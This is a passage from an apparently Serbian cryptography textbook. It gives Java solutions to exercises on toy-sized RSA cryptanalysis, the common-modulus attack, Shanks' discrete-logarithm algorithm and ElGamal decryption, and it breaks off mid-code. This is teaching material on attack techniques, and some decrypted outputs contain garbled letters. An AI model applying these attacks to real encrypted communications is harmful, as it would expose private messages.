NDIENJOYTHEIRWRANGLESINAMODESTWAYIAMANARTISTMYSELFANDIHAVESOMESYMPATHYWITHTHE
ABSTRACTIONISTSALTHOUGHIHAVEGONEBEYONDTHEMINMYOWNAPPROACHTOARTIAMALUMPISTTWOO
RTHREEDECADESAGOITWASQUITEFASHIONABLETOBEACUBISTANDTODRAWEVERYTHINGINCUBESTHE
NTHEREWASAREVOLTBYTHEVORTICISTSWHODREWEVERYTHINGINWHIRLSWENOWHAVETHEABSTRACTI
ONISTSWHOPAINTEVERYTHINGINAVERYABSTRACTEDMANNERBUTMYOWNSMALLWORKSDONEONMYTELE
PHONEPADARECOMPOSEDOFCAREFULLYSHADEDSTRANGELYSHAPEDLUMPSWITHTRACESOFCUBISMVOR
TICISMANDABSTRACTIONISMINTHEMFORTHOSEWHOPOSSESSTHESEEINGEYEASALUMPISTISTANDAL
ONE
```

Rastavljen tekst izgleda ovako:

- I BECAME INVOLVED IN AN ARGUMENT ABOUT MODERN PAINTING, A SUBJECT UPON WHICH I AM SPECTACULARLY ILL INFORMED. HOWEVER, MANY OF MY FRIENDS CAN BECOME HEATED AND EVEN VIOLENT ON THE SUBJECT AND I ENJOY THEIR WRANGLES IN A MODEST WAY. I AM AN ARTIST MYSELF AND I HAVE SOME SYMPATHY WITH THE ABSTRACTIONISTS ALTHOUGH I HAVE GONE BEYOND THEM IN MY OWN APPROACH TO ART. I AM ALUMPIST. TWO OR THREE DECADES AGO IT WAS QUITE FASHIONABLE TO BE A CUBIST AND TO DRAW EVERYTHING IN CUBES. THEN THERE WAS A REVOLT BY THE VORTICISTS WHO DREW EVERY THING IN WHIRLS. WE NOW HAVE THE ABSTRACTIONISTS WHO PAINT EVERYTHING IN A VERY ABSTRACTED MANNER. BUT MY OWN SMALL WORKS DONE ON MY TELEPHONE PAD ARE COMPOSED OF CAREFULLY SHADED STRANGELY SHAPED LUMPS WITH TRACES OF CUBISM VORTICISM AND ABSTRACTIONISM IN THEM FOR THOSE WHO POSSESS THE SEEING EYE AS ALUMPISTIST AND ALONE.

8. Kriptoanaliza RSA algoritma (primer 2)

Primenom algoritma RSA sa parametrima n = 31313 i b = 4913 dešifrovati sadržaj iz tabele RSA2 koristeći preslikavanje iz prethodnog zadatka.

Tabela RSA2:

- 6340 8309 14010 8936 27358 25023 16481 25809
- 23614 7135 24996 30590 27570 26486 30388 9395
- 27584 14999 4517 12146 29421 26439 1606 17881
- 25774 7647 23901 7372 25774 18436 12056 13547
- 7908 8635 2149 1908 22076 7372 8686 1304
- 4082 11803 5314 107 7359 22470 7372 22827
- 15698 30317 4685 14696 30388 8671 29956 15705
- 1417 26905 25809 28347 26277 7897 20240 21519
- 12437 1108 27106 18743 24144 10685 25234 30155
- 23005 8267 9917 7994 9694 2149 10042 27705
- 15930 29748 8635 23645 11738 24591 20240 27212
- 27486 9741 2149 29329 2149 5501 14015 30155
- 18154 22319 27705 20321 23254 13624 3249 5443
- 2149 16975 16087 14600 27705 19386 7325 26277
- 19554 23614 7553 4734 8091 23973 14015 107
- 3183 17347 25234 4595 21498 6360 19837 8463
- 6000 31280 29413 2066 369 23204 8425 7792
- 25973 4477 30989

Rešenje

```
import java.io.*;
import java.math.*;

public class RSA2
{
  static char y;
  public static char pretvori(int x)
  {
    switch(x)
    {
```

```
    case 0: y = 'A';System.out.print(y);break;
    case 1: y = 'B';System.out.print(y);break;
    case 2: y = 'C';System.out.print(y);break;
    case 3: y = 'D';System.out.print(y);break;
    case 4: y = 'E';System.out.print(y);break;
    case 5: y = 'F';System.out.print(y);break;
    case 6: y = 'G';System.out.print(y);break;
    case 7: y = 'H';System.out.print(y);break;
    case 8: y = 'I';System.out.print(y);break;
    case 9: y = 'J';System.out.print(y);break;
    case 10: y = 'K';System.out.print(y);break;
    case 11: y = 'L';System.out.print(y);break;
    case 12: y = 'M';System.out.print(y);break;
    case 13: y = 'N';System.out.print(y);break;
    case 14: y = 'O';System.out.print(y);break;
    case 15: y = 'P';System.out.print(y);break;
    case 16: y = 'Q';System.out.print(y);break;
    case 17: y = 'R';System.out.print(y);break;
    case 18: y = 'S';System.out.print(y);break;
    case 19: y = 'T';System.out.print(y);break;
    case 20: y = 'U';System.out.print(y);break;
    case 21: y = 'V';System.out.print(y);break;
    case 22: y = 'W';System.out.print(y);break;
    case 23: y = 'X';System.out.print(y);break;
    case 24: y = 'Y';System.out.print(y);break;
    case 25: y = 'Z';System.out.print(y);break;
  }
  return y;
}

static long FindInverse(long a, long b)
// inverz od b po modulu a
{
  long store=a;
  long temp;
  long q;
  int sign=1;
  long r=1;
  long s=0;
  while(b!=0)
  {
    q=a/b;
    temp=r;
    r=temp*q+s;
    s=temp;
    temp=b;
    b=a-q*temp;
    a=temp;
    sign=-sign;
  }

  if(sign==-1)s=b-s;
```

```
     long answer=(r-s)%store;
     return(answer);
}

public static int fastmodexp(int g, int a, int p)
// g je osnova, a je stepen, p je moduo
{
  int y=1;
  int u=g%p;
  do {
    if(a%2==1) y=(y*u)%p;
    a=(int)Math.floor(a/2);
    u=(u*u)%p;
  } while(a!=0);
  return y;
}

public static void main(String args[])
{
  try
  {
    for(int i=1;i<20000;i++)
      for(int j=1;j<20000;j++)
        if(i*j==31313)
        {
          System.out.println(i+" "+j);
          long r = (i-1)*(j-1);
          System.out.println("r = "+r);
          long a = RSA2.FindInverse(r,4913);
          System.out.println("Inverz je: "+a);
          break;
        }

    int a[] = {
                6340, 8309, 14010, 8936, 27358, 25023, 16481, 25809,
                23614, 7135, 24996, 30590, 27570, 26486, 30388, 9395,
                27584, 14999, 4517, 12146, 29421, 26439, 1606, 17881,
                25774, 7647, 23901, 7372, 25774, 18436, 12056, 13547,
                7908, 8635, 2149, 1908, 22076, 7372, 8686, 1304,
                4082, 11803, 5314, 107, 7359, 22470, 7372, 22827,
                15698, 30317, 4685, 14696, 30388, 8671, 29956, 15705,
                1417, 26905, 25809, 28347, 26277, 7897, 20240, 21519,
                12437, 1108, 27106, 18743, 24144, 10685, 25234, 30155,
                23005, 8267, 9917, 7994, 9694, 2149, 10042, 27705,
                15930, 29748, 8635, 23645, 11738, 24591, 20240, 27212,
                27486, 9741, 2149, 29329, 2149, 5501, 14015, 30155,
                18154, 22319, 27705, 20321, 23254, 13624, 3249, 5443,
                2149, 16975, 16087, 14600, 27705, 19386, 7325, 26277,
                19554, 23614, 7553, 4734, 8091, 23973, 14015, 107,
                3183, 17347, 25234, 4595, 21498, 6360, 19837, 8463,
                6000, 31280, 29413, 2066, 369, 23204, 8425, 7792,
                25973, 4477, 30989
```

```
                };

        FileWriter dat = new FileWriter("RSA2.txt");
        for(int i=0;i<a.length;i++)
        {
          int plain = RSA2.fastmodexp(a[i], 6497, 31313);
          System.out.print(plain+" ");
          int p = plain/676;
          dat.write(RSA2.pretvori(p));
          int q = (plain%676)/26;
          dat.write(RSA2.pretvori(q));
          int r = (plain%676)%26;
          dat.write(RSA2.pretvori(r));
          System.out.println();
        }
        dat.close();
      }
      catch(IOException e) {}
    }
}
```

Izlaz programa dat je u datoteci RSA2.txt:

```
LAKEWOBEGONISMOSTLYPOORSANDYSOILANDEVERYSPRINGTHEEARTHHEAVESUPANEWCROPOFROCKS
PILESOFROCKSTENFEETHIGHINTHECORNERSOFFIELDSPICKEDBYGENERATIONSOFUSMONUMENTSTO
OURINDUSTRYOURANCESTORSCHOSETHEPLACETIREDFROMTHEIRLONGJOURNEYSADFORHAVINGLEFT
THEMOTHERLANDBEHINDANDTHISPLACEREMINDEDTHEMOFTHERESOTHEYSETTLEDHEREFORGETTING
THATTHEYHADLEFTTHEREBECAUSETHELANDWASNTSOGOODSOTHENEWLIFETURNEDOUTTOBEALOTLIK
ETHEOLDEXCEPTTHEWINTERSAREWORSEZ
```

Rastavljen tekst izgleda ovako:

- LAKE WOBEGON IS MOSTLY POOR SANDY SOIL AND EVERY SPRING THE EARTH HEAVES UP A NEW CROP OF ROCKS PILES OF ROCKS TEN FEET HIGH IN THE CORNERS OF FIELDS PICKED BY GENERATIONS OF US MONUMENTS TO OUR INDUSTRY OUR ANCESTORS CHOSE THE PLACE TIRED FROM THEIR LONG JOURNEY SAD FOR HAVING LEFT THEM OTHER LAND BEHIND AND THIS PLACE REMINDED THEM OF THERE SO THEY SETTLED HERE FORGETTING THAT THEY HAD LEFT THERE BECAUSE THE LAND WASNT SO GOOD. SO THE NEW LIFE TURNED OUT TO BE A LOT LIKE THE OLD EXCEPT THE WINTERS ARE WORSE Z

9. Određivanje RSA šifrata bez određivanja privatnog ključa


Ovaj zadatak demonstrira način na koji protivnik može otkriti šifrat bez poznavanja ključa. Dakle, polazni tekst se može otkriti a da ključ i dalje ostane nepoznat. Ovo je moguće ukoliko se šifrovanje vrši na nepažljiv način. Demonstriraćemo to na primeru RSA algoritma sa parametrima n = 18721 i b = 25. Preslikavanje slova u brojeve se vrši na način (A→0, B→1,..., Z→25) što, u stvari, predstavlja slabost ovakvog pristupa. Šifrat je niz 365, 0, 4845, 14930, 2608, 2608, 0, pri čemu se sve radi po modulu 26.

Rešenje

```
import java.io.*;
import java.math.*;

public class Easy
{
  static char y;
  public static char pretvori(int x)
  {
    switch(x)
    {
      case 0: y = 'A';System.out.print(y);break;
      case 1: y = 'B';System.out.print(y);break;
      case 2: y = 'C';System.out.print(y);break;
      case 3: y = 'D';System.out.print(y);break;
      case 4: y = 'E';System.out.print(y);break;
      case 5: y = 'F';System.out.print(y);break;
      case 6: y = 'G';System.out.print(y);break;
      case 7: y = 'H';System.out.print(y);break;
      case 8: y = 'I';System.out.print(y);break;
      case 9: y = 'J';System.out.print(y);break;
      case 10: y = 'K';System.out.print(y);break;
      case 11: y = 'L';System.out.print(y);break;
      case 12: y = 'M';System.out.print(y);break;
      case 13: y = 'N';System.out.print(y);break;
      case 14: y = 'O';System.out.print(y);break;
      case 15: y = 'P';System.out.print(y);break;
      case 16: y = 'Q';System.out.print(y);break;
      case 17: y = 'R';System.out.print(y);break;
      case 18: y = 'S';System.out.print(y);break;
      case 19: y = 'T';System.out.print(y);break;
      case 20: y = 'U';System.out.print(y);break;
      case 21: y = 'V';System.out.print(y);break;
      case 22: y = 'W';System.out.print(y);break;
      case 23: y = 'X';System.out.print(y);break;
      case 24: y = 'Y';System.out.print(y);break;
      case 25: y = 'Z';System.out.print(y);break;
```

```
    }
    return y;
  }

  public static int fastmodexp(int g, int a, int p)
  // g je osnova, a je stepen, p je moduo
  {
    int y=1;
    int u=g%p;
    do {
      if(a%2==1) y=(y*u)%p;
      a=(int)Math.floor(a/2);
      u=(u*u)%p;
    } while(a!=0);
    return y;
  }

  public static void main(String args[])
  // Šifrat se unosi sa komandne linije
  {
    try
    {
      FileWriter dat = new FileWriter("Dešifrovan tekst.txt");
      for(int j=0;j<args.length;j++)
        for(int i=0;i<26;i++)
          if(fastmodexp(i,25,18721)==Integer.parseInt(args[j]))
            dat.write(Easy.pretvori(i));
      dat.close();
    } catch(IOException e) {}
  }
}
```

Program Easy.java pokreće se iz komandne linije, pri čemu se kao ulazni argument programu navodi šifrat. Program obavlja kriptoanalizu i određuje otvoreni tekst. Na slici 7. prikazan je rad programa ukoliko se kao šifrat navede niz brojeva 365, 0, 4845, 14930, 2608, 2608, 0. Izlaz iz programa je otvoreni tekst VANILLA.



Slika 7. *Kriptoanaliza RSA*

10. Napad na RSA kriptosistem u kome se ponavlja vrednost n

Ovaj zadatak demonstrira sledeću slabost RSA algoritma. Pretpostavite da Nemanja i Dragan koriste RSA kriptosistem sa parametrima (n, b_1) i (n, b_2), respektivno. Ako su vrednosti b_1 i b_2 takve je NZS(b_1, b_2)=1, Bora (napadač) može otkriti isti osnovni tekst koji se šalje Nemanji i Draganu. Pretpostavimo da su Y_1 i Y_2 poslati šifrati. Bora, koji je uhvatio oba šifrata, može odrediti osnovni tekst X_1 na sledeći način. Ako je ulaz n, b_1,b_2, y_1, y_2, onda:

- odredi $c_1 = b_1^{-1} \bmod b_2$,
- odredi $c_2 = (c_1 b_1 - 1)/b_2$,
- odredi $x_1 = y_1^{c1} (y_2^{c2})^{-1} \bmod n$.

Realizovati prethodno tvrđenje (naći osnovni tekst) za parametre:

- $n = 18721$, $b_1 = 43$, $b_2 = 7717$, $y_1 = 12677$, $y_2 = 14702$.

Rešenje

```
public class Isti
{
  static long FindInverse(long a, long b)
  // inverz od b po modulu a
  {
    long store=a; long temp; long q;
    int sign=1; long r=1; long s=0;
    while(b!=0)
    {
      q=a/b;
      temp=r; r=temp*q+s; s=temp;
      temp=b; b=a-q*temp; a=temp;
      sign=-sign;
    }
    if(sign==-1) s=b-s;
    long answer=(r-s)%store;
    return(answer);
  }

  public static long fastmodexp(long g, long a, long p)
  // (osnova, stepen, moduo)
  {
    long y=1;
    long u=g%p;
    do {
      if(a%2==1) y=(y*u)%p;
      a=(int)Math.floor(a/2);
      u=(u*u)%p;
```

```
    } while(a!=0);
    return y;
  }

  public static void main(String args[])
  {
    long n=18721,b1=43,b2=7717,y1=12677,y2=14702;
    long c1 = FindInverse(b2,b1);
    long c2 = (c1*b1 - 1)/b2;
    boolean ind = false;
    long pom = FindInverse(n,y2);
    long x1 = (fastmodexp(y1,c1,n)*fastmodexp(pom,c2,n))%n;
    System.out.println("x1 = "+x1);
    for(int i=1;i<10000;i++)
    {
      if(ind) break;
      for(int j=1;j<10000;j++)
        if(i*j==18721)
        {
          System.out.println(i+" "+j);
          long r = (i-1)*(j-1);
          System.out.println("r = "+r);
          long a = Isti.FindInverse(r,43);
          System.out.println("Inverz je: "+a);
          long x = fastmodexp(y1,a,n);
          System.out.println("x = "+ x);
          System.out.println("Provera: x1 = "+ fastmodexp(x1,b1,n));
          System.out.println("Provera: x  = "+ fastmodexp(x,b1,n));
          ind = true;
          break;
        }
    }
  }
}
```

Program proizvodi sledeći izlaz na ekranu:

Slika 8. *Kriptoanaliza RSA (ukoliko se n ne menja)*

11. Određivanje diskretnog logaritma u konačnom polju

Implementirati Shankov algoritam za nalaženje diskretnog logaritma u polju Zp, gde je p prost broj i a primitivni element. Naći: $\log_{106} 12375$ u Z_{24691} i $\log_6 248388$ u Z_{458009}.

Uvod

Nalaženje stepena nekog broja ako je poznat rezultat stepenovanja naziva se diskretan logaritamski problem. Što su brojevi veći, to je pomenuto nalaženje teže. Na diskretnom logaritamskom problemu je baziran ElGamalov kriptosistem. Shankov algoritam, do određene granice, daje rešenje ovog problema:

[1.] $m = [n^{1/2}]$,

[2.] za j = 0 do m-1 izračunaj α^{m*j},

[3.] za i = 0 do m-1 izračunaj $ß \cdot \alpha^{-i}$,

[4.] naći parove (j, y) i (i, y) sa identičnom drugom koordinatom y,

[5.] $\log_\alpha ß = (m \cdot j + i) \bmod n$.

Rešenje

```
import java.io.*;
import java.math.*;

public class Shanks
{
  static int p = 24691; static int p1 = 458009;
  static int alfa = 106; static int alfa1 = 6;
  static int beta = 12375; static int beta1 = 248388;

  static long FindInverse(long a, long b)
  // Inverz ob b po modulu a
  {
    long store=a; long temp; long q;
    long sign=1; long r=1; long s=0;
    while(b!=0)
    {
      q=a/b;
      temp=r; r=temp*q+s; s=temp;
      temp=b; b=a-q*temp; a=temp;
      sign=-sign;
    }
    if(sign==-1)s=b-s;
    long answer=(r-s)%store;
```

```
  return(answer);
}

public static long fastmodexp(long g, long a, long p)
{
  long y=1;
  long u=g%p;
  do {
    if(a%2==1) y=(y*u)%p;
    a=(int)Math.floor(a/2);
    u=(u*u)%p;
  } while(a!=0);
  return y;
}

public static int pretvori(int x)
{
  if(x<0) while(x<0) x+=p-1;
  else if(x>=p-1) while(x>=p-1) x-=p-1;
  return x;
}

public static void main(String args[])
{
  long niz1[][] = new long[700][2];
  long niz2[][] = new long[700][2];
  int m = (int)Math.sqrt(p-1)+1;
  for(int j=0;j<m;j++) {niz1[j][0]=j;niz1[j][1]= fastmodexp(alfa,m*j,p);}
  // for(int j=0;j<m;j++) System.out.println(niz1[j][0]+" "+niz1[j][1]);
  // za pregled prve liste parova skinuti komentar u prethodnom redu

  for(int i=0;i<m;i++)
  {
    niz2[i][0]=i;
    niz2[i][1]= beta*FindInverse(p,fastmodexp(alfa,i,p))%p;
  }

  // for(int i=0;i<m;i++) System.out.println(niz2[i][0]+" "+niz2[i][1]);
  // za pregled prve liste parova skinuti komentar u prethodnom redu

  int log=0;
  for(int i=0;i<m;i++)
    for(int j=0;j<m;j++)
      if(niz2[i][1]==niz1[j][1])
      {
        System.out.println("i = "+i+" j = "+j);
        log = (m*j+i)%(p-1);
        System.out.println("log = "+log);
      }
  System.out.println("m = "+m);
  System.out.println("Provera za log: "+fastmodexp(alfa,log,p));
  System.out.println("----------------------------------------");
```

```
    m = (int)Math.sqrt(p1-1)+1;

    for(int j=0;j<m;j++)
      { niz1[j][0]=j; niz1[j][1]= fastmodexp(alfa1,m*j,p1); }
    //for(int j=0;j<m;j++) System.out.println(niz1[j][0]+" "+niz1[j][1]);
    // Za pregled prve liste parova skinuti komentar u prethodnom redu

    for(int i=0;i<m;i++)
    {
      niz2[i][0] = i;
      niz2[i][1] = beta1*FindInverse(p1,fastmodexp(alfa1,i,p1))%p1;
    }

    //for(int i=0;i<m;i++) System.out.println(niz2[i][0]+" "+niz2[i][1]);
    // Za pregled prve liste parova skinuti komentar u prethodnom redu

    for(int i=0;i<m;i++)
      for(int j=0;j<m;j++)
        if(niz2[i][1]==niz1[j][1])
          {
            System.out.println("i = "+i+" j = "+j);
            log = (m*j+i)%(p1-1);
            System.out.println("log = "+log);
          }
    System.out.println("m = "+m);
    System.out.println("Provera za log: "+fastmodexp(alfa1,log,p1));
    System.out.println("----------------------------------------");
  }
}
```

Program proizvodi sledeći izlaz na ekranu:

Slika 9. *Rešavanje diskretnog logaritamskog problema*

12. ElGamalov kriptosistem (primer 1)

ElGamalovim algoritmom sa parametrima p = 31847, α = 5, a = 7899 i ß = 18074 dešifrovati šifrat iz tabele 3. Svaki element u polju Zn predstavljen je preko tri znaka, kao i u slučaju RSA algoritma. Tabela 3:

- (3781, 14409) (31552, 3930) (27214, 15442) (5809, 30274)
- (54000, 31486) (19936, 721) (27765, 29284) (29820, 7710)
- (31590, 26470) (3781, 14409) (15898, 30844) (19048, 12914)
- (16160, 3129) (301, 17252) (24689, 7776) (28856, 15720)
- (30555, 24611) (20501, 2922) (13659, 5015) (5740, 31233)
- (1616, 14170) (4294, 2307) (2320, 29174) (3036, 20132)
- (14130, 22010) (25910, 19663) (19557, 10145) (18899, 27609)
- (26004, 25056) (5400, 31486) (9526, 3019) (12962, 15189)
- (29538, 5408) (3149, 7400) (9396, 3058) (27149, 20535)
- (1777, 8737) (26117, 14251) (7129, 18195) (25302, 10248)
- (23258, 3468) (26052, 20545) (21958, 5713) (346, 31194)
- (8836, 25898) (8794, 17358) (1777, 8737) (25038, 12483)
- (10422, 5552) (1777, 8737) (3780, 16360) (11685, 133)
- (25115, 10840) (14130, 22010) (16081, 16414) (28580, 20845)
- (23418, 22058) (24139, 9580) (173, 17075) (2016, 18131)
- (198886, 22344) (21600, 25505) (27119, 19921) (23312, 16906)
- (21563, 7891) (28250, 21321) (28327, 19237) (15313, 28649)
- (24271, 8480) (26592, 25457) (9660, 7939) (10267, 20623)
- (30499, 14423) (5839, 24179) (12846, 6598) (9284, 27858)
- (24875, 17641) (1777, 8737) (18825, 19671) (31306, 11929)
- (3576, 4630) (26664, 27572) (27011, 29164) (22763, 8992)
- (3149, 7400) (8951, 29435) (2059, 3977) (16258, 30341)
- (21541, 19004) (5865, 29526) (10536, 6941) (1777, 8737)
- (17561, 11884) (2209, 6107) (10422, 5552) (19371, 21005)
- (26521, 5803) (14884, 14280) (4328, 8635) (28250, 21321)
- (28327, 19237) (15313, 28649)

Uvod

ElGamal je kriptosistem sa javnim ključem. Njegova sigurnost leži u diskretnom logaritamskom problemu.

Označimo sa Zn* skup svih elemenata uzajamno prostih sa n. Diskretan logaritamski problem znači traženje broja a ($0 \leq a \leq n-1$) takvog da je $\alpha^a = ß$, gde je ß iz skupa α^i ($0 \leq i \leq n-1$).

Neka je prost broj p takav da je diskretan logaritamski problem u (Z_p^*, ·) nerešiv. U jednačini:

- $ß = \alpha^a \pmod p$

proglasimo brojeve p, α i ß javnim, a broj a tajnim ključem. Neka je x osnovni tekst. Definišimo: $e_k(x, k) = (y_1, y_2)$ tako da:

- $y_1 = \alpha^k \pmod p$,
- $y_2 = x \cdot ß^k \pmod p$,

za slučajni broj k iz Z_{n-1}. Par (y_1, y_2) je šifrat, a dešifrovanje se vrši sa:

- $d_k(y_1, y_2) = y_2(y_1^a)^{-1} \pmod p$.

Obratimo pažnju na to da iz jednačina za y_1 i y_2 nije moguće odrediti k pa tako ni x. Suprotno, u jednačini dešifrovanja, poznavanje privatnog ključa a lako daje $d_k(y_1, y_2)$, tj. x.

Rešenje

```
import java.io.*;
import java.math.*;

public class ElGamal
{
  static char y;
  public static char pretvori(int x)
  // pretvaranje broja u slovo
  {
    switch(x)
    {
      case 0: y = 'A';System.out.print(y);break;
      case 1: y = 'B';System.out.print(y);break;
      case 2: y = 'C';System.out.print(y);break;
      case 3: y = 'D';System.out.print(y);break;
      case 4: y = 'E';System.out.print(y);break;
      case 5: y = 'F';System.out.print(y);break;
      case 6: y = 'G';System.out.print(y);break;
```

```
    case 7: y = 'H';System.out.print(y);break;
    case 8: y = 'I';System.out.print(y);break;
    case 9: y = 'J';System.out.print(y);break;
    case 10: y = 'K';System.out.print(y);break;
    case 11: y = 'L';System.out.print(y);break;
    case 12: y = 'M';System.out.print(y);break;
    case 13: y = 'N';System.out.print(y);break;
    case 14: y = 'O';System.out.print(y);break;
    case 15: y = 'P';System.out.print(y);break;
    case 16: y = 'Q';System.out.print(y);break;
    case 17: y = 'R';System.out.print(y);break;
    case 18: y = 'S';System.out.print(y);break;
    case 19: y = 'T';System.out.print(y);break;
    case 20: y = 'U';System.out.print(y);break;
    case 21: y = 'V';System.out.print(y);break;
    case 22: y = 'W';System.out.print(y);break;
    case 23: y = 'X';System.out.print(y);break;
    case 24: y = 'Y';System.out.print(y);break;
    case 25: y = 'Z';System.out.print(y);break;
  }
  return y;
}

static int  FindInverse(int a, int b)
// Inverz ob b po modulu a
{
  int store=a;
  int temp;
  int q;
  int sign=1;
  int r=1;
  int s=0;
  while(b!=0)
  {
    q=a/b;
    temp=r;
    r=temp*q+s;
    s=temp;
    temp=b;
    b=a-q*temp;
    a=temp;
    sign=-sign;
  }
  if(sign==-1)s=b-s;
  int answer=(r-s)%store;
  return(answer);
}

public static int fastmodexp(int g, int a, int p)
// (osnova,stepen,moduo)
{
  int y=1;
```

```
  int u=g%p;
  do {
    if(a%2==1) y=(y*u)%p;
    a=(int)Math.floor(a/2);
    u=(u*u)%p;
  } while(a!=0);
  return y;
}

public static void main(String args[])
{
  try
  {
    int a[][] = {{3781, 14409}, {31552, 3930}, {27214, 15442},
                 {5809, 30274}, {54000, 31486}, {19936, 721},
                 {27765, 29284}, {29820, 7710},  {31590, 26470},
                 {3781, 14409}, {15898, 30844}, {19048, 12914},
                 {16160, 3129}, {301, 17252}, {24689, 7776},
                 {28856, 15720}, {30555, 24611}, {20501, 2922},
                 {13659, 5015}, {5740, 31233}, {1616, 14170},
                 {4294, 2307}, {2320, 29174}, {3036, 20132},
                 {14130, 22010}, {25910, 19663}, {19557, 10145},
                 {18899, 27609}, {26004, 25056}, {5400, 31486},
                 {9526, 3019}, {12962, 15189}, {29538, 5408},
                 {3149, 7400}, {9396, 3058}, {27149, 20535},
                 {1777, 8737}, {26117, 14251}, {7129, 18195},
                 {25302, 10248}, {23258, 3468}, {26052, 20545},
                 {21958, 5713}, {346, 31194}, {8836, 25898},
                 {8794, 17358}, {1777, 8737}, {25038, 12483},
                 {10422, 5552}, {1777, 8737}, {3780, 16360},
                 {11685, 133}, {25115, 10840}, {14130, 22010},
                 {16081, 16414}, {28580, 20845}, {23418, 22058},
                 {24139, 9580}, {173, 17075}, {2016, 18131},
                 {198886, 22344}, {21600, 25505}, {27119, 19921},
                 {23312, 16906}, {21563, 7891}, {28250, 21321},
                 {28327, 19237}, {15313, 28649}, {24271, 8480},
                 {26592, 25457}, {9660, 7939}, {10267, 20623},
                 {30499, 14423}, {5839, 24179}, {12846, 6598},
                 {9284, 27858}, {24875, 17641}, {1777, 8737},
                 {18825, 19671}, {31306, 11929}, {3576, 4630},
                 {26664, 27572}, {27011, 29164}, {22763, 8992},
                 {3149, 7400}, {8951, 29435}, {2059, 3977},
                 {16258, 30341}, {21541, 19004}, {5865, 29526},
                 {10536, 6941}, {1777, 8737}, {17561, 11884},
                 {2209, 6107}, {10422, 5552}, {19371, 21005},
                 {26521, 5803}, {14884, 14280}, {4328, 8635},
                 {28250, 21321}, {28327, 19237}, {15313, 28649}};

    FileWriter dat = new FileWriter("ElGamal.txt");
    for(int i=0;i<a.length;i++)
    {
      int plain = a[i][1]*ElGamal.FindInverse(31847,
```

```
          ElGamal.fastmodexp(a[i][0], 7899, 31847))%31847;
        System.out.print(plain+" ");
        int p = plain/676;
        dat.write(ElGamal.pretvori(p));
        int q = (plain%676)/26;
        dat.write(ElGamal.pretvori(q));
        int r = (plain%676)%26;
        dat.write(ElGamal.pretvori(r));
        System.out.println();
      }
      dat.close();
    }
    catch(IOException e) {}
  }
}
```

Izlaz programa je dat u datoteci ElGamal.txt:

```
SHESTANDSUPIVZEEGARDENWHERESHEHASBEENWORKINGANDLOOKSINTOTHEDISTANCESHEHASSENS
EDACHANGEINTHEWEATHERTHEREISANOTHERGUSTOFWINDABUCKLEOFNOISEINTHEAIRANDTHETALL
CYPRESSESSWAYSHETURNSANDMOIPGUPHILLTOWARDSTHEHOUSECLIMBINGOVERALOWWALLFEELING
THEFIRSTDROPSOFRAINONHERBAREARMSSHECROSSESTHELOGGIAANDQUICKLYENTERSTHEHOUSE
```

I posle rastavljanja dobijamo:

- SHE STANDS UP IVZEE GARDEN WHERE SHE HAS BEEN WORKING AND LOOKS INTO THE DISTANCE. SHE HAS SENSED A CHANGE IN THE WEATHER. THERE IS ANOTHER GUST OF WIND, A BUCKLE OF NOISE IN THE AIR AND THE TALL CYPRESSES SWAY. SHE TURNS AND MO IPG UP HILL TOWARDS THE HOUSE CLIMBING OVER A LOW WALL FEELING THE FIRST DROPS OF RAIN ON HER BARE ARMS. SHE CROSSES THE LOGGIA AND QUICKLY ENTERS THE HOUSE.

13. ElGamalov kriptosistem (primer 2)

Dajemo primer ElGamalovog kriptosistema u polju GF(27). Kako je polinom x^3+2x^2+1 nesvodljiv u polju $Z_3[x]$, sledi da je $Z_3[x]/(x^3+2x^2+1)$ polje GF(27). Izvršimo preslikavanje 26 slova abecede u odgovarajuće polinome u GF(33) na sledeći način:

- A → 1
- B → 2
- C → x
- D → x+1
- E → x+2
- F → 2x
- G → 2x+1
- H → 2x+2
- I → x^2
- J → x^2+1
- K → x^2+2
- L → x^2+x
- M → x^2+x+1
- N → x^2+x+2
- O → x^2+2x
- P → x^2+2x+1
- Q → x^2+2x+2
- R → 2 x^2
- S → 2x^2 +1
- T → 2x^2 +2
- U → 2x^2 +x
- V → 2x^2 +x+1
- W → 2x^2 +x+2
- X → 2x^2 +2x
- Y → 2x^2 +2x+1
- Z → 2x^2 +2x+2

Neka Nikola koristi ElGamelov kriptosistem sa parametrima α=x i a=11. Tada je ß=x+2. Pokazati kako Nikola može dešifrovati sledeći šifrat:

- (K, H) (P, X) (N, K) (H, R) (T, F) (V, Y) (E, H) (F, A) (T, W) (J, D) (U, J)

Uvod

Neka je $Z_p[x]$ skup polinoma čiji su koeficijenti iz skupa {0, ..., p-1}. Polinom f(x) je nesvodljiv u $Z_p[x]$ ako ne postoje dva polinoma nenultog stepena iz $Z_p[x]$ takva da važi $f(x)=f_1(x)f_2(x)$. Pojam nesvodljivog polinoma među polinomima odgovara pojmu prostog broja među brojevima. Konstrukcija $Z_p[x]/(f(x))$ iz $Z_p[x]$ je analogna konstrukciji Z_p iz Z. Postoji konačno polje sa q elemenata ako je $q = p^n$, gde je p prost broj i $n \geq 1$ ceo broj (za detaljnije informacije videti praktikum). U takvom polju od 27 elemenata, u našem slučaju polinoma, svakom polinomu će odgovarati jedno slovo (izostavljen će biti samo nulti polinom). Operacije među brojevima će zameniti odgovarajuće operacije nad polinomima. Kako je u našem slučaju nesvodljiv polinom trećeg stepena, svi polinomi će biti drugog stepena. Takođe, pošto je polje Z_3, svi koeficijenti polinoma će biti 0, 1 ili 2.

Rešenje

```
import java.io.*;
import java.math.*;

public class Polinomi
{
  int n; // red polinoma
  int []a;

  public Polinomi()
  // podrazumevani konstruktor - nepostojeći polinom je stepena -1
  {
    n = -1;
    a = null;
  }

  public Polinomi(int red)
  // konstruktor sa jednim argumentom - red polinoma
  {
    n = red;
    a = new int[red+1];
    for(int i=0;i<=n;a[i++] = 0);
  }

  public static boolean manji(Polinomi p1, Polinomi p2)
  // poređenje polinoma
  {
    int i = 0;
    if(p1.n<p2.n) return true;
    else if(p1.n==p2.n)
    {
      while(p1.a[p1.n-i]==p2.a[p1.n-i])
